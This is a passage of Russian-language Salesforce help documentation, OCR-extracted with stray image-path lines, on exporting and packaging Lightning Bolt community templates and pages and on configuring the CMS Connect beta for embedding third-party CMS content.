
Пример: Предположим, что ISV разрабатывает несколько компонентов Lightning и настраиваемую страницу, чтобы создать функцию эл. коммерции для использования в конструкторе сообщества. Теперь можно объединить страницу и ее компоненты в единый пакет и распространить его среди клиентов.

Что такое решение со значком молнии?

В самом простом варианте решение со значком молнии состоит из экспортированного шаблона сообщества, выполненного из макета темы и CSS, страниц, макетов содержимого и компонентов Lightning. Решения со значком молнии позволяют объединить Salesforce с внедренной бизнес-логикой, настраиваемыми объектами, приобретенным отраслевым опытом и многим другим.

Используйте шаблон «Служба работы с клиентами» (Napili), чтобы создать собственное настраиваемое решение со стандартными страницами и компонентами, либо самостоятельно создайте настраиваемые страницы, макеты и компоненты. По окончании настройки шаблона его можно экспортировать из раздела разработки в область параметров.


При экспорте шаблона он отображается в мастере создания сообществ для организации, где шаблон можно использовать как основу для создания новых сообществ.



Подобным образом можно экспортировать отдельную страницу с макетом содержимого страницы и компонентами. После экспортирования страницы она отображается в диалоговом окне «Создать страницу» всех сообществ организации.

Что значит создание пакетов и распространение?

Экспортированные шаблоны и страницы можно использовать в собственной организации, а также пакетировать решения для распространения в организации клиентов. После того как управляемый пакет создан и загружен, откройте к нему общий доступ в частном порядке для клиентов, заказчиков и партнеров. В качестве альтернативы вы можете публиковать настраиваемое решение со значком молнии в качестве управляемого пакета на AppExchange. Обозначьте свое решение списком AppExchange тем же способом, каким вы составляете список другому приложению, компоненту или консультационной услуге. Опишите решение, цены, поддержку и другие сведения так, чтобы клиенты могли определить правильность решения для себя.



После установки шаблона в другой организации он будет отображаться в мастере создания сообществ организации. Установленные страницы появятся в диалоговом окне «Новая страница».

Экспорт и пакетирование рекомендаций для решений со значком молнии

Перед экспортом настраиваемого шаблона или страницы в качестве решения со значком молнии учитывайте следующие рекомендации и ограничения.

Экспорт и упаковка настраиваемых решений Lightning Bolt

Решения Lightning Bolt позволяют настраивать и экспортировать шаблон службы поддержки клиентов (Napili), чтобы использовать его в качестве основы для новых сообществ, либо упаковывать его и распространять этот шаблон.

Экспорт и пакетирование настраиваемых страниц со значком молнии

Экспорт страниц, настроенных в шаблоне «Служба работы с клиентами» (Napili), позволяет использовать их в качестве основы для создания страниц либо пакетировать и распространять для использования другими пользователями.

СМ. ТАКЖЕ:

Руководство разработчика компонентов Lightning: использование компонентов Lightning в конструкторе сообществ

Создание и распространение пакетов приложений

Руководство ISVforce: создание и загрузка управляемого пакета

Экспорт и пакетирование рекомендаций для решений со значком молнии

Перед экспортом настраиваемого шаблона или страницы в качестве решения со значком молнии учитывайте следующие рекомендации и ограничения.

Прим.: Данная функция доступна только в шаблоне «Служба поддержки клиентов» (Napili).

Совет: Рекомендуется использовать управляемые пакеты для предотвращения наименования конфликтов с другими пакетами в организации пользователя или собственной организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Экспорт и пакетирование единственной страницы

- Имя экспортируемой страницы должно быть уникальным.
- Если вы экспортируете страницу, система автоматически генерирует имя разработчика (`devName`) для нее за счет добавления имени сообщества и удаления символов, не являющихся буквами и цифрами. Например, *My #awesome page* в сообществе Acme становится `Acme_My_awesome_page`. Имена разработчиков, длина которых превышает 80 символов, усекаются.
- Варианты экспортированных страниц используют преобразование имени `[Имя сообщества]_[Имя страницы]_[Имя варианта]`.

Имя оригинальной страницы	Имя экспортированной страницы	Имя разработчика экспортированной страницы
Любители кофе	Любители кофе	Acme_Любители_кофе
Западное Побережье (вариант страницы)	Любители кофе — Западное Побережье	Acme_Любители_кофе_Западное_Побережье
Восточное Побережье (вариант страницы)	Любители кофе — Восточное Побережье	Acme_Любители_кофе_Восточное_Побережье

- Для изображений в редакторе обогащенного содержимого мы экспортируем версию, используемую в редакторе, которая не обязательно является последней версией файла актива.
- Критерии просмотра на основе аудитории не включены в процесс экспорта. Вручную введите эти сведения повторно после импорта страницы в сообщество в целевой организации.
- При экспортировании страницы ее варианты не включаются в пакет; необходимо экспортировать их отдельно.
- Экспортирование отдельных страниц входа в систему невозможно.

Экспорт и пакетирование шаблонов

- Имя экспортируемого шаблона должно быть уникальным.
- При экспорте шаблона система удаляет все не буквенно-цифровые символы из имени шаблона и страницы. Например, *Мой шаблон #2* превращается в `Мой_шаблон_2`.
- В мастере создания сообществ различаются авторы шаблонов для экспорта и импорта (например, *Salesforce*). При экспорте шаблона имя вашей организации отображается внутри организации. При импорте шаблона отображается имя публикатора пакета.
- Для элементов меню навигации, связанных с объектами, списковые представления сбрасываются на стандартное списковое представление. Также настраиваемые списковые представления для стандартных объектов не включаются как зависимости, а настраиваемые списковые представления для настраиваемых объектов включаются.
- Включаются только следующие параметры администрирования (в меню «Рабочие пространства сообщества» или «Управление сообществом»).
  - Страница изменения пароля.
  - Страница восстановления пароля.
  - Начальная страница
  - Страница входа
  - Параметр **Разрешить внутренним пользователям входить напрямую в сообщество**.
- Следующие элементы не включаются при экспорте шаблона. После импорта шаблона и использования в целевой организации создается сообщество, и необходимо вручную переустановить эти элементы.
  - Большинство параметров администрирования (помимо уже перечисленных параметров)
  - Настройки конструктора сообществ, включая разметку верхнего колонтитула и кода для отслеживания службы Google
  - Настраиваемые макеты темы, которые используются — включены только макеты темы, выбранные в разделе **«Параметры»** > **«Тема»**
  - Настраиваемые стили в редакторе CSS
  - Локализованное содержимое для многоязычных сообществ
  - Нестандартные варианты страницы; включены только стандартные варианты страницы. Если страница не имеет стандартного варианта (например, страница с двумя вариантами, которые настроены на просмотр на основе критериев аудитории), страница полностью исключается.

- При обновлении управляемого пакета шаблона не обновляются существующие сообщества, которые основаны на обновляемом шаблоне.

СМ. ТАКЖЕ:

Экспорт и упаковка настраиваемых решений Lightning Bolt

Экспорт и пакетирование настраиваемых страниц со значком молнии

Создание и распространение пакетов приложений


Руководство ISVforce: создание и загрузка управляемого пакета

Экспорт и упаковка настраиваемых решений Lightning Bolt

Решения Lightning Bolt позволяют настраивать и экспортировать шаблон службы поддержки клиентов (Napili), чтобы использовать его в качестве основы для новых сообществ, либо упаковывать его и распространять этот шаблон.

Прим.: Экспортировать решение Lightning Bolt нельзя до тех пор, пока не будет обновлен шаблон для унификации свойств фирменного стиля.

1. В Конструкторе сообществ щелкните **«Параметры»** > **«Разработчик»**. Сведения, которые добавляются на этой странице, появляются в мастере создания сообществ и позволяют разобраться в назначении и преимуществах решения.
2. Задайте решению уникальное имя и выберите категорию.



3. Добавьте как минимум одно изображение, используемое в качестве миниатюры. Рекомендуемые размеры изображения: 1260 x 820 пикселов.
   Можно добавить еще два изображения, которые будут отображаться в подробном описании решения.
4. Введите краткое описание назначения решения.
5. Укажите хотя бы одну основную функцию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ

Наименования функций отображаются под миниатюрой в мастере создания сообществ, а их описания — в подробном описании решения.

6. Нажмите кнопку **«Экспорт»**.
   После экспортирования решения оно отображается в мастере создания сообществ для организации, где решение можно использовать как основу для создания новых сообществ. Подобным образом, если решение упаковано и установлено в другой организации, оно отображается в мастере создания сообществ для организации.




7. Упаковка экспортированного решения

   a. Введите строку *«Пакет»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.

   Совет: Рекомендуется использовать управляемые пакеты для предотвращения наименования конфликтов с другими пакетами в организации пользователя или собственной организации.

   b. В качестве типа компонента выберите **«Решение Lightning Bolt»**.



   c. Загрузите пакет. Затем распространите его в AppExchange или откройте к нему доступ в частном порядке для клиентов, заказчиков и партнеров.

Прим.: Чтобы удалить экспортированные или импортированные решения, введите *«Решения Lightning Bolt»* в поле «Быстрый поиск» в меню «Настройка», затем нажмите **«Решения Lightning Bolt»**.

Удаление решения из вашей организации никак не сказывается на сообществах, которые уже построены на его основе.

СМ. ТАКЖЕ:

Экспорт и пакетирование рекомендаций для решений со значком молнии

Создание и распространение пакетов приложений


Руководство ISVforce: создание и загрузка управляемого пакета

Экспорт и пакетирование настраиваемых страниц со значком молнии

Экспорт страниц, настроенных в шаблоне «Служба работы с клиентами» (Napili), позволяет использовать их в качестве основы для создания страниц либо пакетировать и распространять для использования другими пользователями.

Для экспорта страницы и ее компонентов выполните следующие действия.

1. В конструкторе сообществ последовательно выберите **«Параметры»** > **«Разработчик»** и нажмите **«Экспортирование страницы»**.



2. Выберите страницу для экспорта.
3. Нажмите кнопку **«Экспорт»**.
После экспортирования страницы она отображается в диалоговом окне «Создать страницу» всех сообществ организации. Подобным образом, при пакетировании страницы и установке ее в другой организации данная страница будет отображаться в диалоговом окне «Создать страницу» этой организации. Вновь установленные страницы будут выделяться как новые в течение 30 дней.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:


- Создание и настройка сообществ



4. Если вы хотите пакетировать экспортированную страницу, выполните следующие действия.
   a. Введите строку *«Пакет»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.

      Совет: Рекомендуется использовать управляемые пакеты для предотвращения наименования конфликтов с другими пакетами в организации пользователя или собственной организации.

   b. Выберите *страницу* `Lightning` в качестве типа компонента.



   c. Загрузите пакет. Затем распространите его в AppExchange или откройте к нему доступ в частном порядке для клиентов, заказчиков и партнеров.

Прим.: Для удаления импортированных и экспортированных страниц введите строку *«Страницы со значком молнии»* в поле «Быстрый поиск» в меню «Настройка», затем нажмите **«Страницы со значком молнии»**.

Существующие страницы в конструкторе сообществ, которые основаны на удаленной странице, останутся без изменений. Однако удаленные страницы больше не появятся в диалоговом окне «Создать страницу».

СМ. ТАКЖЕ:

Экспорт и пакетирование рекомендаций для решений со значком молнии

Создание и распространение пакетов приложений

Руководство ISVforce: создание и загрузка управляемого пакета

Подключение своей системы управления содержимым к сообществу (бета-версия)

У вас есть веб-сайт, созданный в системе управления содержимым (CMS), такой как Adobe Experience Manager? Вы можете подключить свою CMS-систему к сообществу для обеспечения согласованного фирменного стиля и простоты обслуживания.

Прим.: Выпуск Summer'17 содержит бета-версию CMS Connect, а значит, функция реализована с высоким качеством, но с некоторыми ограничениями. Как правило, приложение CMS Connect недоступно, до тех пор пока (и если) система Salesforce не объявит о ее доступности на общих основаниях в документации, пресс-релизах и публичных заявлениях. Мы не можем гарантировать общедоступность через определенное время или вообще. Рекомендуем приобретать только общедоступные продукты и функции.

Что такое CMS Connect?

CMS Connect позволяет встраивать материалы из сторонних систем управления содержимым, таких как Adobe Experience Manager (AEM), в свое сообщество Salesforce. Вы можете подключить компоненты CMS, HTML, CSS и JavaScript для настройки своего сообщества и поддержания фирменного стиля в соответствии со своим веб-сайтом.

После первоначальной настройки конфигурации CMS Connect значительно упрощает последующее обслуживание, так как ваше содержимое автоматически отображается на страницах сообщества. Если содержимое вашего веб-сайта находится в AEM, CMS Connect представляет собой рациональный способ отображения колонтитулов, баннеров и прочего вторично используемого содержимого в сообществе. Мы предлагаем вам множество вариантов конфигурации, включая синтаксическое сопоставление между вашей CMS-системой и Salesforce, определяя порядок нагружения подключений и области CSS.

Прим.: В выпуске Summer'17 официально поддерживается только Adobe Experience Manager. Однако, если ваш CMS-сервер основан на архитектуре WordPress или другой, CMS Connect также обеспечит поддержку при правильной настройке. CMS Connect поддерживает стандарты HTML/CSS/HTTP и не привязан к AEM, хотя в настоящее время заявлена полная поддержка AEM.

Перед использованием CMS Connect

Вы готовы к подключению CMS-системы к своему сообществу? Прежде чем сделать это, проверьте выполнение всех обязательных условий.

Создание подключения к CMS-системе

Создайте подключение между своей системой управления содержимым и сообществом, чтобы отображать колонтитулы, баннеры и другое содержимое на страницах сообщества.

Редактирование подключения к CMS-системе

Вы можете отредактировать уже созданное в сообществе подключение к CMS. Например, можно изменить сопоставление языков, добавить файлы CSS и JavaScript.

Изменение порядка загрузки CMS-подключений

Если в сообществе имеется несколько CMS-подключений, можно определить очередность их загрузки. В основном это влияет на загрузку данных CSS и JavaScript в подключениях. При определении очередности загрузки принимайте во внимание взаимозависимости межу элементами.

Перед использованием CMS Connect

Вы готовы к подключению CMS-системы к своему сообществу? Прежде чем сделать это, проверьте выполнение всех обязательных условий.

HTTP-сервер должен поддерживать фрагменты HTML

CMS Connect требует поддержки HTTP-сервером фрагментов HTTP. Фрагменты могут быть статичными или генерируемыми по запросу. Они могут включать колонтитулы, компоненты, CSS и JavaScript.

URL-адреса должны быть абсолютными

Все URL-адреса во фрагментах HTML должны быть абсолютными и уникальными для каждого фрагмента. URL-адреса изображений и других элементов внутри фрагментов должны начинаться текстом «HTTP».

Некоторые теги запрещены

CMS Connect отфильтровывает те же HTML-теги, что услуга Locker и Компоненты Lightning. Ознакомьтесь со списком запрещенных тегов, во избежание ошибок. Список поддерживаемых тегов см. в разделе «Вставка разметки в тег <head> станицы при настройке сообщества».

Все серверы CMS должны быть доступны по протоколу HTTPS

Все подключаемые серверы CMS должны быть доступны по протоколу HTTPS для получения HTML и JavaScript. При настройке CMS-подключения URL-адрес сервера должен начинаться с «HTTPS».

Все файлы JavaScript должны предоставляться из единого источника как HTML

Все файлы JavaScript, упомянутые в HTML-коде, должны находиться в одном источнике AEM.

Должны быть включены рабочие пространства сообщества

Для использования CMS Connect в параметрах сообщества необходимо включить рабочие пространства сообщества на странице 4006. Из меню «Настройка» перейдите на страницу «Параметры сообщества». Убедитесь в том, что установлен флажок «Включить рабочие пространства сообщества».

Должно быть включено разрешение для организации CMS Connect

CMS Connect управляется полномочиями организации, которые включены по умолчанию. Если в рабочих пространствах сообщества CMS Connect не отображается, возможно, этот параметр выключен. Для включения обратитесь в службу поддержки клиентов Salesforce.

Создание подключения к CMS-системе

Создайте подключение между своей системой управления содержимым и сообществом, чтобы отображать колонтитулы, баннеры и другое содержимое на страницах сообщества.

Сначала прочитайте раздел «Прежде чем использовать CMS Connect», чтобы убедиться в готовности системы к подключению CMS-системы.

1. Откройте рабочие пространства сообщества. на странице 4008
2. Щелкните **CMS Connect**.
3. Нажмите кнопку **«Создать подключение к CMS»** (если оно не было создано ранее для сообщества) или **«Создать»**.
4. Заполните поле «Имя» уникальным значимым именем подключения. Имя отобразится в рабочем пространстве CMS и других областях.
5. Поле «Имя API» будет заполнено автоматически после ввода имени, и его нельзя будет изменить. Не используйте пробелы, заменяйте их символом подчеркивания. Это имя является уникальным идентификатором подключения в API.
6. Выберите источник CMS. Выберите «AEM», если ваш CMS-сервер основан на AEM.

   Прим.: Вариант «Другое» не поддерживается в полном объеме. Однако если ваш CMS-сервер основан на архитектуре WordPress или другой, CMS Connect также обеспечит поддержку при правильной настройке. CMS Connect поддерживает стандарты HTML/CSS/HTTP и не привязан к AEM, хотя в настоящее время заявлена полная поддержка AEM.

7. Укажите URL-адрес сервера. Это полный путь к вашему CMS-серверу, например: https://www.example.com
8. В поле «Корневой путь» укажите путь к каталогу HTML с содержимым CMS. Здесь можно использовать подстановочные символы для языковых версий и компонентов. Например, путь к корневому каталогу содержимого в AEM может иметь вид: содержимое/мой_веб-сайт/{язык}/{компонент}


   Прим.: Элемент {язык} не является обязательным, но при включении его в путь к корневому каталогу необходимо включить сопоставление языковых версий и иметь как минимум одну языковую версию содержимого.

9. Чтобы включить CSS, щелкните **«Добавить CSS»** и укажите один или несколько URL-адресов файлов CSS. Если код CSS определен в объеме содержимого, можно указать это в поле «Область». Таблицы стилей загружаются в порядке перечисления. Чтобы изменить порядок отображения, воспользуйтесь кнопками ВВЕРХ и ВНИЗ.
10. Чтобы включить сценарий JavaScript, щелкните **«Добавить сценарий»** и укажите один или несколько URL-адресов файлов JavaScript. Сценарии загружаются в порядке перечисления. Чтобы изменить порядок отображения, воспользуйтесь кнопками ВВЕРХ и ВНИЗ.
11. Если содержимое представлено на нескольких языках, установите флажок **«Включить сопоставление языков»**.

    В раскрывающемся списке Salesforce Language по умолчанию выбран английский язык. Для создания сопоставления с английским языков введите в поле «Язык CMS» путь к каталогу AEM с английской версией содержимого. Например, введите «en».

Чтобы добавить другие языки, щелкните **«Добавить язык»**. Убедитесь, что все языки, добавляемые из CMS, включены в параметрах конструктора.

Если вы желаете создать сопоставления для языков сообщества, которых нет в CMS, это можно сделать для определения, на каких языках следует отображать содержимое из CMS. Например, если ваше сообщество на французском языке и включен вариант «канадский французский». Вы можете настроить сопоставление, чтобы в сообществе с «канадским французским» языком отображалось содержимое на «французском» языке:




12. Нажмите кнопку **«Сохранить»**.

Редактирование подключения к CMS-системе

Вы можете отредактировать уже созданное в сообществе подключение к CMS. Например, можно изменить сопоставление языков, добавить файлы CSS и JavaScript.

1. Откройте рабочие пространства сообщества на странице 4008
2. Щелкните **CMS Connect**.
3. Щелкните значок  напротив нужного подключения. Щелкните **«Редактировать»**.



4. Внесите необходимые изменения. Подробнее см. в разделе «Создание подключения к CMS-системе» на странице 4333.

5. Нажмите кнопку **«Сохранить»**.


Изменение порядка загрузки CMS-подключений

Если в сообществе имеется несколько CMS-подключений, можно определить очередность их загрузки. В основном это влияет на загрузку данных CSS и JavaScript в подключениях. При определении очередности загрузки принимайте во внимание взаимозависимости межу элементами.

Например, допустим, одно из подключений содержит библиотеку JavaScript с именем jquery, которая используется и другими подключениями. В этом случае подключение с библиотекой jquery должно загружаться первым.

Независимо от очередности загрузки подключений первыми всегда отображаются колонтитулы.

1. Откройте рабочие пространства сообщества на странице 4008
2. Щелкните **CMS Connect**.
3. Щелкните значок  напротив нужного подключения.
4. Щелкните **«Вверх»** или **«Вниз»**.



Управление сообществом

Управление сообществом — это центральное место для администрирования, управления и модерирования вашего сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Совместная работа менеджеров, модераторов и администраторов сообщества

Сообщества расцветают, когда менеджеры, модераторы и администраторы сообщества понимают свои уникальные роли и эффективно работают совместно.

Измерение успешности сообщества с помощью панелей мониторинга

